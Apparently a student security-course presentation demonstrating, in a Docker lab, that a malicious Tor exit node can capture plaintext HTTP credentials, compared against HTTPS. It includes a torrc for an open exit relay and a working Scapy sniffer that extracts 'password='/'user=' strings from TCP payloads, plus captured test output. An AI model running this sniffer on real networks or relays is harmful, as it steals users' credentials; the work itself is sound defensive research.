



Analysis of Data Leakage Risks in Tor Exit Nodes via Man-in-the-Middle Attacks

CAP 6135 | Final Presentation

Eonshik Kim & Paul Shanklin

University of Central Florida | Spring 2026

Agenda

- 1 Background & Problem Statement
- 2 Methodology — Lab Environment & Configuration
- 3 Attack Simulation Process
- 4 Evaluation & Results
- 5 HTTPS Comparison & Code Demo
- 6 Discussion & Challenges
- 7 Limitation & Future Work
- 8 Conclusion

Background: How Tor Works



Guard Node

Receives user traffic,
strips outermost
encryption layer



Middle Node

Strips its layer,
forwards to exit.
Knows neither src/dst



Exit Node

Removes final Tor
encryption, delivers
plaintext to destination



Key Insight: Tor protects anonymity, NOT data confidentiality. Plaintext HTTP is fully visible at the exit node.

Problem Statement

The Misconception

Many users believe that Tor's anonymity protection guarantees data confidentiality. However, when a user accesses an unencrypted HTTP website, credentials, session tokens, cookies, and query results can be exposed to the exit node operator.

Our Goal

To demonstrate this vulnerability in a controlled Docker environment, we show how a malicious exit node can intercept plaintext HTTP traffic. By comparing this with HTTPS, we prove that end-to-end encryption is essential for anonymity networks.

Methodology — Lab Environment



Operating System

Debian:sid (latest packages)
Replaced Ubuntu:latest to support
Tor 0.4.8.x protocol requirements



Virtualization

Docker containers for controlled,
isolated network environment



Software Stack

Tor 0.4.8.x | Python 3
Scapy (packet capture)
PySocks (SOCKS5 proxy)

Methodology — Malicious Exit Node Config

Network Binding

Changed SocksPort from 127.0.0.1 to 0.0.0.0:9050
to allow connections from the host machine to the Docker container.

Exit Policy

Allowed all traffic to all destinations so victims'
HTTP requests can reach the internet unblocked.

Single-Hop Circuits

Set AllowSingleHopCircuits 1 so traffic goes directly
through the exit node without full 3-hop routing.

Docker Setup — torrc Configuration

```
# torrc configuration (from GitHub repo)
```

```
DataDirectory /var/lib/tor
```

```
SocksPort 0.0.0.0:9050
```

```
ORPort 9001
```

```
ExitRelay 1
```

```
ExitPolicy accept *:*
```

```
PublishServerDescriptor 0
```

```
AllowSingleHopCircuits 1
```

```
Log notice stdout
```

*Key: ExitRelay 1 + ExitPolicy accept *: turns the node into an open exit relay. AllowSingleHopCircuits 1 enables direct-path testing.*

Code Walkthrough — attacker.py

```
from scapy.all import *



def extract_credentials(packet):
    if packet.haslayer(Raw):
        try:
            payload = packet[Raw].load.decode(
                errors='ignore').lower()
            if "password=" in payload \
                or "user=" in payload:
                print(f"[+] Credentials: {payload}")
        except Exception: pass

sniff(iface="eth0", filter="tcp",
      prn=extract_credentials, store=0)
```



Raw payload scanner: searches for "password=" and "user=" in every TCP packet's raw bytes, independent of protocol layer.

Attack Simulation — Process Flow



Results — HTTP Traffic Interception



Plaintext credentials successfully intercepted at the malicious exit node

```
root@container:/# python3 attacker.py
```

```
Listening on eth0...
```

```
[+] Credentials detected: post /post http/1.1
```

```
host: httpbin.org
```

```
content-type: application/x-www-form-urlencoded
```

```
username=admin&password=password1234
```

Results — HTTPS Comparison



HTTPS test: Sniffer cannot extract any plaintext — remains in waiting state

```
erik@MacBookPro ~ % docker exec -it test2 /bin/bash
root@8825974428ee:/# python3 attacker.py
Listening on eth0...
```

■ (sniffer waiting — no plaintext detected)



HTTP: All data captured

No encryption needed by attacker



HTTPS: Zero data extracted

TLS prevents interception entirely

Results — Capture Accuracy & Efficacy

100%

Capture rate across 20 repeated tests
after sniffer redesign

Key Takeaway

With an effective sniffing technique and control of an exit node, an attacker can automate the extraction of all plaintext data from that node.

Before (Header-based)

Relied on HTTP header detection.
Packet fragmentation caused data loss.
Unreliable capture rate.

After (Raw Payload Scanner)

Protocol-independent keyword search.
Bypasses fragmentation issues.
100% capture across all tests.

Challenges — Technical Issues & Solutions



Tor Protocol

Ubuntu had Tor 0.4.6.x lacking FlowCtrl/Relay=4.
Consensus rejection error.
Fix: Migrated to Debian:sid (Tor 0.4.8.x).



Docker Networking

Tor binds to 127.0.0.1 by default.
Host couldn't reach SOCKS5 proxy.
Fix: 0.0.0.0:9050 + chown permissions.



Packet Fragmentation

Tor/Docker buffering split HTTP headers across packets, breaking header-based detection. Redesigned sniffer to use raw payload keyword scanning — protocol-independent search in TCP payloads. This was the most impactful challenge as it required a fundamental rethink of our sniffing approach.

Limitation — Single-Hop Circuit



What We Simplified

We used `AllowSingleHopCircuits 1`, meaning traffic goes directly through the exit node without the standard 3-hop (guard -> middle -> exit) routing used in real Tor.



Why This Does Not Affect Validity

The vulnerability occurs exclusively at the exit node, after all layers of Tor encryption have been removed. Whether traffic traverses 1 hop or 3, the exit node's view of plaintext application-layer data is identical. Single-hop was chosen solely to reduce infrastructure complexity.

Future Work

SSL Stripping Attacks

Downgrading HTTPS to HTTP at the exit node. Note: Tor Browser enables HTTPS-Only mode by default since v11.5, but non-browser SOCKS5 clients remain vulnerable.

Automated Credential Detection

Building pattern-matching systems for high-volume traffic and correlating credentials with session data to reflect real attacker capabilities.

DNS Leakage Analysis

DNS requests can reveal destination information independently of HTTP traffic, representing another important attack vector over Tor.

Conclusion



Tor's anonymity model does NOT extend to data confidentiality



Exit node operators have full visibility into plaintext application-layer traffic



No active attack or complex decryption is needed — passive sniffing is sufficient



HTTPS prevents this interception entirely, confirming the need for end-to-end encryption



Even a single malicious exit node can harvest sensitive data from unprotected users

Application-layer encryption must be present regardless of what anonymity network is in use.

References

[1] Dingledine et al. 2004 Tor: The Second-Generation Onion Router. USENIX Security.

[2] Huber et al. 2010. Tor HTTP Usage and Information Leakage. IFIP CMS.

[3] Johnson et al. 2013. Users Get Routed. ACM CCS.

[4] The Onion Project. Types of Relays.

[5] The Onion Project. Tor Metrics.

[6] Sulaiman & Zhioua. 2013. Attacking Tor through Unpopular Ports. IEEE.

[7] Tan & Li. 2022. An Anonymity Vulnerability in Tor. IEEE/ACM ToN.

[8] The Tor Project. 2022. New Release: Tor Browser 11.5. HTTPS-Only Mode.

[9] Winter et al. 2014. Spoiled Onions. PETS.

Code: github.com/eonshikkim/tor-exit-node-mitm